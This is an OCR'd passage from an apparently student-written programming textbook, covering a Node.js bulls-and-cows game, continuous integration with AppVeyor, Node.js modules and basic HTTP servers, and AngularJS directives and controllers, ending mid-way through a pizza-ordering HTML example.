
```
        // Game logic
        // If the user is correct, show the solution. Otherwise, show number of
        // bulls and cows
        var isUserCorrect = checkSolution(data);

        if (isUserCorrect) {
            // CORRECT, show answer
            response.end('Congratulations! ' + secretWord + ' is the secret word!');
        }
        else {
            // INCORRECT, show number of bulls and cows
            var numBulls = checkBulls(data);
            var numCows = checkCows(data);

            // numCows will be negative only if the user entered an incorrect
            // word
            if (numCows >= 0)
                response.end('Number of Bulls: ' + numBulls +
                        '\nNumber of Cows: ' + numCows);
            else if (numCows == -1)
                response.end('Make sure your isogram is ' + secretWord.length +
                        ' characters in length');
            else if (numCows == -2)
                response.end('Please enter a ' + secretWord.length + '-letter isogram
→');
        }
    });
}).listen(8080);

// ------------------------------Functions-----------------------------------
// Returns whether or not the user has entered the correct solution
function checkSolution(data) {
    // userData must be 5 characters long
    if (data) {
        if (data.length != secretWord.length) return false;
        else if (!(data === secretWord)) return false;
    }

    return true;
}

// Returns the number of letters in the correct location
function checkBulls(data) {
        // Incorrect word length
    if (data.length != secretWord.length) return -1;

    // Correct word length. Count the number of correctly-placed letters
    var numBulls = 0;

    for (var i = 0; i < secretWord.length; i++) {
        if (data[i] == secretWord[i]) numBulls++;
    }

    return numBulls;
}

// Returns the number of incorrectly placed letters in the word
function checkCows(data) {
```

```
        // Incorrect word length
    if (data.length != secretWord.length) return -1;

    // Correct word length. Count the number of incorrectly-placed letters
    var numCows = 0;
    var lettersUsed = ['0', '0', '0', '0', '0'];

    for (var i = 0; i < secretWord.length; i++) {
        var char = data[i];
        // Check to see if the letter has been used before
        if (secretWord.includes(char) && !(char === secretWord[i]) &&
                !(lettersUsed.includes(char))) numCows++;

        // Letter has been used already - not an isogram
        if (lettersUsed.includes(char)) return -2;
        lettersUsed[i] = char;
    }

    return numCows;
}
```


For example, if the data is a non-isogram like “title”, the application will respond with an error message.



If the data is a 5-letter isogram, the application appropriately responds.



And finally, if the data is correct, the congratulations message is displayed.



Conclusion

Node.js is an extremely useful tool that allows for programmers to have responsive web applications that can handle multitudes of requests at the same time. Its fast, event driven, asynchronous nature has been the future of web development ever since its conception in 2009. Because of the flexibility of its JavaScript framework, there isn't a limit on the things Node.js can create. If a developer is condsidering different languages to create their web application, Node.js makes its own case with its unparalleled speed and ease of use.

References

CHAPTER 14

Title Goes Here

Main text goes here.

CHAPTER 15

Continuous integration - Rasim Dezic

What is it?

Continuous integration is a unique and effective programming practice in which developers regularly merge their code changes into a central repository after automated builds and tests are run. These tests are run automatically after the code has been pushed with the support of a ".yml" file. Continuous integration most often refers to the build or integration stage of the software release process and entails both an automation component and a cultural component. The automation component makes all the testing work happen in the background and the programmers do not have to activate it or start this process. The cultural component is to streamline this practice so that it becomes part of a company's culture.

The key goals of continuous integration are to find and address bugs quicker, improve software quality, and reduce the time it takes to validate and release new software updates. Testing a program can be difficult and in most cases when using new programs, you will find minor bugs because those aren't what the programmers are looking for. Those bugs are easily overlooked because the concern is within the main purpose of the program. Continuous integration allows you to create tests that will constantly check for these bugs so you do not have to.

History?

In 1994, Grady Booch used the phrase continuous integration in object oriented analysis and design. Grady used this phrase when explaining development using micro processes, meaning the internal releases represents a sort of continuous integration system. Although this is not directly the continuous integration that we know of today, it was the start of it. Following this discovery came Kent Beck and Ron Jeffris in 1997. They invented extreme programming while on the Chrysler Comprehensive Compensation System. This project included Continuous integration. This became an important factor in Beck's life, and he published about continuous integration in 1998. His reasoning was the importance of face- to-face communication over technological support. These people did not have the tools we have today such as Travis CI and AppVeyor, but they were still able to practice continuous integration. This was an important milestone for the world of programming. *[HIST]*

How to start

When looking at using continuous integration, developers need to decide which tools to use. Some examples include Jenkins, Travis CI, TeamCity, Bamboo, and AppVeyor. There are pros and cons in using each tool. Some of the tools may not have the features your company needs, and you will find another tool. For smaller companies that may not have a big budgets, the cost of the program could be a deciding factor. For this report we will be talking about AppVeyor.

AppVeyor is a hosted and distributed continuous integration service used to build and test different projects that are being hosted at GitHub. They are tested using a Microsoft Windows virtual machine. This is where the cool part comes into play. AppVeyor is configured using a Web UI, meaning you do not need to download special programs to make this work. *[APP]* All you will need is to include a ".yml" file at the root directory of the code repository. In my situation, I used the Python programming language to create my project. This is what my ".yml" looks like.

```
1  environment:
2      matrix:
3          - PYTHON: "C:\\Python35"
4            PYTHON_VERSION: "3.5.0"
5            PYTHON_ARCH: "32"
6
7  build_script:
8    - "%PYTHON%\\python.exe setup.py build sdist"
9
10 artifacts:
11   - path: dist\*
12
```

The main purpose of this ".yml" file is the ability to create instructions for AppVeyor to follow. These instructions can be many different things. Some examples include adding test code to see if the program works when programmers code to the repository. ".yml" files can also be used to test multiple versions of python at one time. In the picture, we are testing Python version "3.5.0". You would be able to add multiple different versions of the program to make sure that your program can run versatilely Python. This is important to test because not every user will be running the latest

version. They will be running a few versions behind the latest one. The second section of this code shows the actual executable which runs on the Windows Virtual Machine. Because this is a Python program, you will also be required to make a "setup.py" file. This setup file establishes which tests will be running. This is what it looks like. *[YML]*

```
from setuptools import setup

setup(
    name="rasims_math",
    packages=["rasims_math"],
    test_suite="tests"
)
```

The two final programs you will need are the actual program you are working on and the test code for it. The test code is what AppVeyor will be using against your program when it is pushed to the repository. In my example, the test code is checking a math problem. All of this together should work. If the code passes and does not cause any issues, things will be OK. If not, the programmers will receive a notification that there is an issue. They will then be notified where the issue happened in the code. Below, you will see both programs starting with the code I was working on. It is a simple addition equation and the test code is checking to see if the numbers all add up.

```
def sum_two_numbers(a, b):
    result = a + b
    return result


my_result = sum_two_numbers(22, 15)
print(my_result)
```

Results

After that, you have the required set up and know the code is working the way you are intending it to. The next step is to push your project up to Github. AppVeyor will automatically detect you have pushed code up to the repository and will start looking for the ".yml" file. The file will contain instructions on what AppVeyor is supposed to do. AppVeyor will run the program in its own environment, hitting the code with the tests the developer has created for it. The process is shown below. .. figure:: result.PNG

height 300px

width 300px

align center

AppVeyor displays a few different tabs for the developer to look at, such as console, messages, tests, and artifacts. The console is where the project is being built and all the tests are being performed. The messages tab show any alerts that AppVeyor feel are important to the developers, such

as a failed test or corrupted code. The artifacts tab is a very unique feature in AppVeyor. This feature allows the owner of the code to create and download a program artifact. The owner can then give his program to another person as one file. This is even though it may contain a lot more then one file within it.

Real life example

I will paint the picture on how this would look in real life. The best way to explain it is envisioning an office building with multiple programmers working on a project together. Each programmer has a certain portion of the project they are supposed to be working on. Because of this setup, each member of the team would be pushing code with tools such as SourceTree to a centralized repository. The repository is where you would find the ".yml" file. AppVeyor would detect that the programmer has pushed up code and would start running its tests. AppVeyor would also keep track of the version number based on how many times the tests were run. If everything builds without issues and the the code passes the tests, everything is okay. If there is an issue with the code, it does not pass the tests. All of the programmers will receive an alert that the code did not pass, and everyone will know which programmer broke the code. This puts the pressure on the programmer who pushed the code to fix it. This creates a much more efficient team and ensures that integrity is always part of the project. *[LIFE]*

Conclusion

Overall, this programming practice has been around for some time but appears to have entered the mainstream of programming since 2005. This is based on the start dates for continuous integration programs. Now continuous integration is a common part of team-based programming. I strongly believe this tool will help businesses first and save money for most. A product group at HP reduced development costs by 78% by using continuous integration. *[LIFE]* This is very important because it shows that with that increase, the programmers were working harder and smarter then before, allowing them to finish the code faster and better serving the customers who were using HP products.

Citations

CHAPTER 16

Node.js - Sara Nielsen

What is it?

Node.js is a server-side platform built on Chrome's JavaScript runtime for easily building fast and scalable network applications. It is an open source, cross-platform runtime environment for developing server-side and networking applications. *[tut]* Node.js applications are written in JavaScript, but runs on the server. When running JavaScript in an application the code runs on the web browser and completes once all code has been run. Node.js runs on the server continuously until it is stopped manually. *[you]*

History

Node.js was originally developed by Ryan Dahl in 2009. The initial release was supported by Mac OSX and Linux only. Dahl created Node.js because he desired an easier way for the browser to query the web server. This idea first

came to him when he was uploading a file to Flickr and the progress bar showed that the browser had no idea how much of the file had actually been uploaded. Dahl noticed that the code used with the most popular web server at the time, Apache HTTP Server, either blocked the entire process or implied multiple execution stacks when having simultaneous connections. This is where Dahl got the idea of creating an asynchronous and event-driven platform. Dahl presented his project at the inaugural European JSConf on November 8, 2009 and the project received a standing ovation. Since then a package manager, npm, was created, a Windows version was released, and Timothy Fontaine took lead of the project. *[wik]*

What is it used for?

Node.js has the ability to create non-blocking applications which makes handling requests very fast. Because of this Node.js is mainly used for I/O bound applications, data intensive real-time applications, single page applications, JSON APIs, and data-streaming applications. It is not recommended to use Node.js for CPU-heavy applications. *[air]*

Main Functions

Asynchronous Functions

Node.js prides itself on being asynchronous. In asynchronous programming we do not return values when the function is done, but instead invoke a callback. A callback is a function that is usually passed in as the last argument of an asynchronous function that allows the program to continue once the callback is finished. *[air]* In order to do this, Node.js uses anonymous functions. An anonymous function is a function that does not have a name to reference it. We can set a variable equal to an anonymous function and then use that variable to pass the anonymous function into another function. *[you]*

```
// set the variable printHello equal to the function
var printHello = function() {
console.log("Hello World!");
};

// call the function using the variable name
printHello();

// use the variable to pass the function into another function
setTimeout(printHello, 5000);
```

By using callbacks, Node.js is considered to be non-blocking. So, instead of the server waiting for a request to fully complete before moving onto the next, the server is constantly moving back and forth between the web browser and the database. The server will get a request from the web browser, then it will send the request to the database, and instead of waiting for the request to be finished, the server moves on to the next request. When the database has completed the request, the callback is triggered and the server gets the completed request. *[you]*

Modules

Actual web applications will have hundreds of lines of code. In order to better organize this code we can break up code into different files called modules. Modules allow us to group together similar code and put it into its own file. Then, we export code from the modules and import it into the main file. With Node.js we are able to specify what we want to export and what we do not. This is essentially the same as having public and private methods in a class. *[you]*

```
function printFlash() {
console.log("Flash: CW");
}

function printDoctorWho() {
    console.log("Doctor Who: BBC");
}

module.exports.flash = printFlash;
module.exports.doctorWho = printDoctorWho;
```

If we have multiple things to export in a single module it may seem very repetitive. To fix this we use a variable called `module.exports`. Module.exports is a blank object made by default. By calling `module.exports` we can add things to the object. So, instead of doing exports line by line, we can directly assign our functions to `module.exports`. *[you]*

```
module.exports = {
    printFlash: function() {
        console.log("Flash : CW");
    },
    printDoctorWho: function() {
        console.log("Doctor Who : BBC");
    }
};
```

After we export all of our modules, we need to import them into the main file. To do this we use the built in `require` method and then enter `/.nameoffile`, where `nameoffile` is the name of the file that is being imported. After importing the file we call the function that we want to use. How we call the function depends on the which method was chosen to export the functions. When using modules in Node.js its default is to share the module among every file that imports it. So, if a change is made to the object in one file, then it will be seen in any other file that imports that module. While this is more efficient for performance and memory, it may not be useful for all applications. *[you]*

```
var tvShows = require('./tvShows');

// First Method
tvShows.flash();
tvShows.doctor();

// Second Method
tvShows.printFlash();
tvShows.printDoctorWho();
```

Result

```
Flash : CW
Doctor Who : BBC
```

Node.js also has many built in modules called core modules. There are a ton of core modules and all are very helpful as they have many built in properties and functions. When importing a core module into the main file do not include `/.` , only use the file name. The example below shows how to import the file system module. The file system module has built in functions that can read and write to a file. *[you]*

```
// Import the File System Module
var fs = require('fs');

// Create a file called shows.txt
fs.writeFileSync("shows.txt", "The Flash is an awesome TV Show!");
```

```
// Read and print the contents of shows.txt to the console
console.log(fs.readFileSync("shows.txt").toString());
```

Event Driven

Node.js also uses events heavily and is another reason why it is pretty fast compared to other technologies. In an event-driven application there is a main loop that listens for events and then triggers a callback function when one of the events is detected. Events are very similar to callbacks, but the difference is in how they are called. Callbacks are called when an asynchronous function returns its result, whereas event handling works on the observer pattern. An observer is a function that listens to or observes an event. Whenever an event is initiated, the observer starts executing. *[tut]*

Basic Server Application

Creating a basic web server application in Node.js is a lot easier than it may sound. By using some of the built in modules, the process of creating a server becomes very easy, very fast. The code below shows how to create a simple server that is listening on port 8888 and simply writes `Hello World!`.

```
// import http module
var http = require('http');

// function to be called when request is sent to server
function onRequest(request, response) {
    console.log("A user made a request.");

    // type of context being written to the server
    response.writeHead(200, {"Context-Type": "text/plain"});

    // data to be written to the server
    response.write("Hello World!");

    // always close the response when finished
    response.end();
}

// create the server on port 8888 using request function onRequest
http.createServer(onRequest).listen(8888);
console.log("Server is running...");
```

[you]

Result

To take this even further, instead of just sending plain text we can send an HTML file. The code below shows how to create a simple web file server application. The main differences between this code and the code above is that the file

system module is being used to read the html file and pipe it to the response. Also, a new function called `send404()` is created in case the user tries to access a page that does not exists.

```
// import http and fs modules
var http = require('http');
var fs = require('fs');

// 404 response error message
function send404 (response) {
    response.writeHead(404, {"Content-Type": "text/plain"});
    response.write("Error 404: Page Not Found");
    response.end();
}

// handle a user request
function onRequest(request, response) {
        // if the user requests the index page
    if(request.method == 'GET' && request.url == '/'){

        // type of context being written to the server
        response.writeHead(200, {"Content-Type": "text/html"});

        // use fs to read the html file and pipe it to the response
        fs.createReadStream("./index.html").pipe(response);
    }
    // the page the user requested does not exist
    else{
        send404(response);
    }
}

// create the server on port 8888
http.createServer(onRequest).listen(8888);
console.log("Server is running...");
```

[you]

Result

Conclusion

Overall, Node.js is a very useful tool to have when making any web application. It is extremely helpful when creating data intensive and real time applications because of its event driven and asynchronous environment. Because of this it makes retrieving data and sending it to the server so much faster than other technologies. The built in modules make coding much simpler for the programmer and most of the concepts are easy to pick up on. The most useful module by far has to be the `http` module. This module allows us to create a server with one line of code, versus the numerous lines it would take otherwise. As far as learning how to use Node.js, it is fairly easy as long as you have previous JavaScript experience. I would definitely recommend any web developer to look into Node.js because it could possibly simplify an application, and if not it is still a very useful tool to know about.

Sources

CHAPTER 17

AngularJS - Taylor Gehrls

What is AngularJS?

AngularJS is a JavaScript open-source front-end web application framework. It works by first reading the HTML page of a web application, and then interprets custom tag attributes as directives to bind input or output parts of the page to JavaScript variables. These variables can be set within the code or retrieved from JSON files *[Pol]*.

Some weaknesses of AngularJS include inefficient error reporting and little direction for best practices. However, the flexibility of Angular can be seen as a weakness or a strong suit. AngularJS focuses on testability and code quality, setting it apart from other frameworks *[Aus]*.

What to use AngularJS for?

It is used to better organize code, create responsive websites, work with jQuery more easily, and create dynamic websites.

Not Responsive: Web Browser sends URL request to the server, the web server responds with the web page and assets, the browser loads the entire web page using HTML & JavaScript. When user clicks on a link, a new request is sent and the server responds with the new web page and assets. Browser loads up entire web page again.

Responsive: Page refresh is almost unnoticeable. Instead of loading up the entire page when a user clicks a link, the server responds with JSON data. This data is loaded into the existing page *[Pol]*.

```
<body ng-controller="HelloController">
```

```
functionHelloController(){alert('Hello!');}
```

Reasons to Use AngularJS:

1. Most frameworks work by splitting the MVC (model-view-controller) into components and then requiring the developer to string them up together with code. AngularJS splits the application into MVC components and it does the rest.

2. AngularJS uses HTML which is used to determine the execution of the application. Attributes of HTML determine which controllers to use for an element and determine what gets loaded, not how it is loaded. A developer just needs to define what the application should achieve and Angular takes care of the dependencies.
3. Data models in Angular are more like cork boards, because it is a temporary storage area to place and retrieve data. They are called scopes in AngularJS and are automatically bound to the view by Angular. This means that AngularJS watches for changes in the properties and updates the front-end automatically. Scope has no data initially and relies on the controllers to feed data.
4. Filters can filter the data before they are displayed on the view. This can involve things like formatting decimal places or reversing the order of an array *[Lau]*.

AngularJS is perfect for database CRUD (create, read, update, delete) applications. AngularJS applications consist of the View (HTML), the Model (data available for current view), and the Controller (which is the JavaScript function that controls the data) *[Ang]*.

History

In 2009, AngularJS was created as a side-project by two developers at Google, Misko Hevery and Adam Abrons. Originally, it was meant to be a tool to allow developers to interact with both the front-end and back-end. While at Google, Hevery bet his manager that he could re-write his 17,000 lines of project code in 2 weeks with his side project (AngularJS). It actually ended up taking him 3 weeks, but he condensed it down to just 1,500 lines of code. After this, the development of AngularJS took off. The top 10 contributors to the framework are all from Google, and Google has been the main drive behind its development *[Aus]*.

In late 2016, Angular 2 was released. Some differences between the two are that Angular 2 does not use controllers and $scope and instead uses components. Components are controllers and directives with a specific template. The specification for directives has also been simplified. Dependency Injection is also available, which creates more opportunities for object-based work and faster performance. Angular 2 can also be used with TypeScript *[Mul]*.

AngularJS Components

Directives

Directive - a directive is a marker on a HTML tag that tells Angular to run or reference JavaScript code.

- `ng-app` defines an AngularJS application `<div  ng-app="angularjsApp"/>`
- `ng-model` binds the value of HTML controls (input, select, text-area) to the application data
- `ng-init` initializes AngularJS application variables
- `ng-bind` binds application data to the HTML view.

Angular has built-in directives that trigger certain behavior when a certain value is true. For example, the following code would show a certain variable if the canShow expression is true.

```
<div ng-show="variable.canShow"/>
```

For not showing certain data, `ng-hide` can be used.

Modules

Module - where pieces of an application are written. Modules make it more maintainable, testable, and readable. Modules define applications and act as containers for different parts of an application. Modules are containers for application controllers and controllers must belong to a module. It is common to put the module and controllers in JavaScript files. Global functions are avoided in JavaScript as they can be easily overwritten or destroyed by other scripts. AngularJS reduces this problem by keeping functions local to the module *[Ang]*.

```
var app = angular.module("angularjsApp", []);
```

Expressions

Expression - expressions allow the insertion of dynamic values into HTML *[Pol]*. Expressions are written inside double braces and AngularJS will output data exactly where the expression is written. AngularJS expressions bind data to HTML the same way as the `ng-bind` directive. Expressions can contain literals, operators, and variables, but do not support conditionals, loops, and exceptions whereas JavaScript expressions do *[Ang]*.

```
<p>An example of an expression: {{ price * amount }}</p>
```

Controllers

Controller - controllers help to show data on the web page. Controllers are where the application's behavior is defined by defining functions and values. AngularJS controllers are regular JavaScript objects created by a standard JavaScript object constructor and control the application. The `ng-controller` directive defines the application controller. Controllers can be invoked with a $scope object. The $scope is the application object, or owner of application variables and functions. Scope is the binding part between the HTML (view) and the JavaScript controllers. When adding properties to the $scope object in the controller, the view gets access to these properties *[Ang]*.

```
      (function(){
      var app = angular.module('school',[]);
      app.controller('SchoolController', function(){
              this.classes = classes;
      });

      var classes = [
  {
    name: 'Math',
    number: 236,
    room: 'Carver 340',
  },
  {
    name: 'Chemistry',
    number: 110,
    room: 'Carver 226',
  },
  {
    name: 'Philosophy',
    number: 319,
    room: 'Mary Berry 11',
  },
];
```

```
<div ng-controller="SchoolController as school">
        <h1 ng-repeat="name in school.classes">name</h1>
</div>
```

Two-Way Data Binding

Two-Way Data Binding - expressions are re-evaluated when a property changes on the page. With the AngularJS, you can bind the value of an input field to a variable that is created. The binding is called two-way binding, because it goes both ways. If the user changes the value inside the input field, the AngularJS property value also changes.

The `ng-model` directive can provide data validation for things like number, e-mail, and required fields. The `ng-model` directive can also provide different statuses for application data. For example, a control may return true for untouched if it has not lost focus, it could returned true for touched it has lost focus, it could return true for pristine if the user has not interacted with the control yet, and it could return true for dirty if the user already interacted with the control. Pristine and dirty signify whether the user actually changed anything while touched and untouched signify if the user has been to that control *[Roz]*.

Filters

Filters are a neat aspect of AngularJS that can be added to format data. Some filters include, currency, data, filter, JSON, limitTo, lowercase, number, orderBy, and uppercase. They are added to expressions using the pipe character, followed by the desired filter. They can also be added to directives in the same way. The filter called filter selects a subset of an array containing only matching items *[Ang]*.

```
<h1>Price: {{ price | currency }}</h1>
```

Example

The image above uses AngularJS to create a pizza ordering application. The customer is able to select crust type, sauce, cheese, meat, and veggies, and order their pizza.

The first image above shows how to set up the HTML for the application. The `ng-app` directive is used to define the application and this is connected to the application module in the JavaScript file depicted in the second image. The first image also shows how to link AngularJS into an HTML file.


The first image above shows how to use a tab controller so certain tabs will be active when they are clicked. It then uses the `ng-click` directive to set the tab to a certain value when it is clicked and creates a reference to that tab. The second image shows what the tabController looks like in the JavaScript file. First, it sets the default value to 1, so the first tab is selected when the page is loaded. Next it has a function to set the tab value to a new value. Finally, it has a function to check the value of the selected tab and return its value.

The first image above shows the div that will show if the tab value is equal to 5. Then there are controllers to handle showing the different types of veggies and the toggling that occurs when they are selected. In the second image, the veggieController sets the veggie variable to the list of veggies in the third image. The veggieSelectionController toggles between selected and not selected veggies.

Conclusion

As with any new technology, working with AngularJS was a little difficult to get the hang of at first. The documentation is a little confusing great and it is difficult to know multiple ways of achieving slightly different outcomes. However,


```
<!DOCTYPE html>
<html ng-app="Pizzeria">
  <head>
    <link rel="stylesheet" href="https://maxcdn.
    bootstrap/3.3.7/css/bootstrap.min.css">
    <script type="text/javascript" src="http://a
    angularjs/1.3.0/angular.min.js"></script>
    <script type="text/javascript" src="example.
    <link rel="stylesheet" type="text/css" href=
  </head>
  <body class="list-group" ng-controller="MainCo
    <header>
      <h1 class="text-center">Taylor's Pizzeria<
    </header>
```

